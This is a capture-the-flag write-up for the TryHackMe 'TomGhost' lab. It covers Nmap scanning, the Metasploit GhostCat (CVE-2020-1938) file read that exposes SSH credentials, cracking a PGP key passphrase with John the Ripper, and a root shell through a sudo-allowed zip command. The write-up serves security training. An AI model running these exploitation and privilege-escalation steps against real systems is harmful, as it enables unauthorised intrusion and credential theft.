
TomGhost

Contents

Reconnaissance

The target machine was confirmed to be within the TryHackMe network and was assigned an **IP address** for the engagement.



Target Machine Information

Title	Target IP Address	Expires
tomghost	10.201.69.31	1h 19min 13s

Scanning


An **Nmap** scan was performed to identify open ports and services:

```
root@ip-10-201-43-193:~# sudo nmap -sV -sC -p- --min-rate 5000 10.201.69.31
sudo: unable to resolve host ip-10-201-43-193: Name or service not known
Starting Nmap 7.80 ( https://nmap.org ) at 2025-11-11 02:47 GMT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify
valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try
using --system-dns or specify valid servers with --dns-servers
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.81% done; ETC: 02:47 (0:00:00 remaining)
Nmap scan report for 10.201.69.31
Host is up (0.00083s latency).
Not shown: 65531 closed ports
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f3:c8:9f:0b:6a:c5:fe:95:54:0b:e9:e3:ba:93:db:7c (RSA)
|   256 dd:1a:09:f5:99:63:a3:43:0d:2d:90:d8:e3:e1:1f:b9 (ECDSA)
|_  256 48:d1:30:1b:38:6c:c6:53:ea:30:81:80:5d:0c:f1:05 (ED25519)
53/tcp   open  tcpwrapped
8009/tcp open  ajp13      Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http       Apache Tomcat 9.0.30
|_http-favicon: Apache Tomcat
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Apache Tomcat/9.0.30
MAC Address: 16:FF:C3:06:FF:29 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.22 seconds
```

Multiple services were observed on the target; one of them **Apache Tomcat** served as the initial entry point for the assessment.


Enumeration

The next step was to search for hidden directories and resources on port 8080, but nothing of interest was discovered. While researching **Apache JServ**, we identified a Metasploit auxiliary module for scanning the **GhostCat** vulnerability: `auxiliary/admin/http/tomcat_ghostcat` and check if target is vulnerable to **CVE-2020-1938** to allows an attacker read the `WEB-INF/web.cml` from the Apache Tomcat service.



```
+ -- --=[ 9 evasion                                        ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search "apache jserv"

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/admin/http/tomcat_ghostcat  2020-02-20       normal  Yes    Apache Tomcat AJP File Read


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/admin/http/tomcat_ghostcat
```


After running the `tomcat_ghostcat` auxiliary module, we were able to read a file that contained valid credentials.



```
msf6 auxiliary(admin/http/tomcat_ghostcat) > run
[*] Running module against 10.201.69.31
<?xml version="1.0" encoding="UTF-8"?>
<!--
 Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
                      http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.xsd"
  version="4.0"
  metadata-complete="true">

  <display-name>Welcome to Tomcat</display-name>
  <description>
     Welcome to GhostCat
        skyfuck:8730281lkjlkjdqlksalks
  </description>

</web-app>
```

Exploitation


Using the retrieved credentials, we connected to the target via SSH and obtained an interactive shell.



```
root@ip-10-201-43-193:~# ssh skyfuck@10.201.69.31
The authenticity of host '10.201.69.31 (10.201.69.31)' can't be established.
ECDSA key fingerprint is SHA256:hNxvmz+AG4q06z8p74FfXZldHr0HJsaa1FBXSoTlnss.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.201.69.31' (ECDSA) to the list of known hosts.
skyfuck@10.201.69.31's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-174-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```


During recon we discovered two files of interest within the directory. One of them contained a private key that was copied to the attacker machine.

An interesting found checking `/home` was the user flag:




```
skyfuck@ubuntu:~$ ls -l /home
total 8
drwxr-xr-x 4 merlin  merlin  4096 Mar 10  2020 merlin
drwxr-xr-x 3 skyfuck skyfuck 4096 Nov 10 19:26 skyfuck
skyfuck@ubuntu:~$ cd /home/merlin
skyfuck@ubuntu:/home/merlin$ ls
user.txt
```

The key's passphrase was recovered using **John the Ripper** after converting the key with `gpg2john` to extract the hash:




```
skyfuck@ubuntu:~$ ls
credential.pgp  tryhackme.asc
skyfuck@ubuntu:~$ cat tryhackme.asc
-----BEGIN PGP PRIVATE KEY BLOCK-----
Version: BCPG v1.63

lQUBBF5ocmIRDADTwu9RL5uol6+jCnuoK58+PEtPh0Zfdj4+q8z61PL56tz6YxmF
3TxA9u2jV73qFdMr5EwktTXRlEo0LTGeMzZ9R/uqe+BeBUNCZW6tqI7wDw/U1DEf
StRTV1+ZmgcAjjwzr2B6qplWHhyi9PIzefiw1smqSK31MBWGamkKp/vRB5xMoOr5
ZsFq67z/5KfngjhgKWeGKLw4wXPswyIdmdnduWgpwBm4vTWlxPf1hxkDRbAa3cFD
B0zktqArgROuSQ8sftGYkS/uVtyna6qbF4ywND8P6BMpLIsTKhn+r2KwLcihLtPk
V0K3Dfh+6bZeIVam50QgOAXqvetuIyTt7PiCXbvOpQO3OIDgAZDLodoKdTzuaXLa
cuNXmg/wcRELmhiBsKYYCTFtzdF18Pd9cM0L0mVy/nfhQKFRGx9kQkHweXVt+Pbb
```

```
gpg2john tryhackme.asc > gpghash
```



```
root@ip-10-201-43-193:~# john --wordlist=/usr/share/wordlists/rockyou.txt gpghash
Warning: detected hash type "gpg", but the string is also recognized as "gpg-opencl"
Use the "--format=gpg-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65536 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 2 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Camellia128 12:Cam
ellia192 13:Camellia256]) is 9 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
alexandru        (tryhackme)
1g 0:00:00:00 DONE (2025-11-11 03:39) 5.263g/s 5642p/s 5642c/s 5642C/s chinita..alexandru
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
root@ip-10-201-43-193:~#
```


John was then used to crack the hash and recover the passphrase. Using that passphrase on the target, the `tryhackme.asc` key was imported and `credential.pgp` was decrypted.




```
skyfuck@ubuntu:~$ gpg --import tryhackme.asc
gpg: directory `/home/skyfuck/.gnupg' created
gpg: new configuration file `/home/skyfuck/.gnupg/gpg.conf' created
gpg: WARNING: options in `/home/skyfuck/.gnupg/gpg.conf' are not yet active during this run
gpg: keyring `/home/skyfuck/.gnupg/secring.gpg' created
gpg: keyring `/home/skyfuck/.gnupg/pubring.gpg' created
gpg: key C6707170: secret key imported
gpg: /home/skyfuck/.gnupg/trustdb.gpg: trustdb created
gpg: key C6707170: public key "tryhackme <stuxnet@tryhackme.com>" imported
gpg: key C6707170: "tryhackme <stuxnet@tryhackme.com>" not changed
gpg: Total number processed: 2
gpg:               imported: 1
gpg:              unchanged: 1
gpg:       secret keys read: 1
gpg:   secret keys imported: 1
skyfuck@ubuntu:~$ gpg --decrypt credential.pgp

You need a passphrase to unlock the secret key for
user: "tryhackme <stuxnet@tryhackme.com>"
1024-bit ELG-E key, ID 6184FBCC, created 2020-03-11 (main key ID C6707170)

gpg: gpg-agent is not available in this session
gpg: WARNING: cipher algorithm CAST5 not found in recipient preferences
gpg: encrypted with 1024-bit ELG-E key, ID 6184FBCC, created 2020-03-11
      "tryhackme <stuxnet@tryhackme.com>"
merlin:asuyusdoiuqoilkda312j31k2j123j1g23g12k3g12kj3gk12jg3k12j3kj123jskyfuck@ubuntu:~$
```

Privilege Escalation

Using the `merlin` credentials, we ran sudo to determine which binaries could be executed as root and identified `/usr/bin/zip`. Guidance from GTFBins was then used to leverage that allowed binary taking advange of `/etc/hosts`.



```
merlin:asuyusdoiuqoilkda312j31k2j123j1g23g12k3g12kj3gk12jg3k12j3kj123jskyfuck@ubuntu:~$ su merlin
Password:
merlin@ubuntu:/home/skyfuck$ sudo -l
Matching Defaults entries for merlin on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User merlin may run the following commands on ubuntu:
    (root : root) NOPASSWD: /usr/bin/zip
merlin@ubuntu:/home/skyfuck$
```



```
merlin@ubuntu:/home/skyfuck$ TF=$(mktemp -u)
merlin@ubuntu:/home/skyfuck$ sudo zip $TF /etc/hosts -T -TT 'sh #'
  adding: etc/hosts (deflated 31%)
# whoami
root
#
```

The technique resulted in full compromise of the host and acquisition of the `root` account.

*Written by **kur0bai***